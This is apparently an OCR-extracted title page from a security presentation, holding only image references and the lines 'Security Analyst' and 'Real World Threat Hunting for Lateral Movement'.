
Security Analyst





REAL WORLD THREAT HUNTING FOR LATERAL MOVEMENT

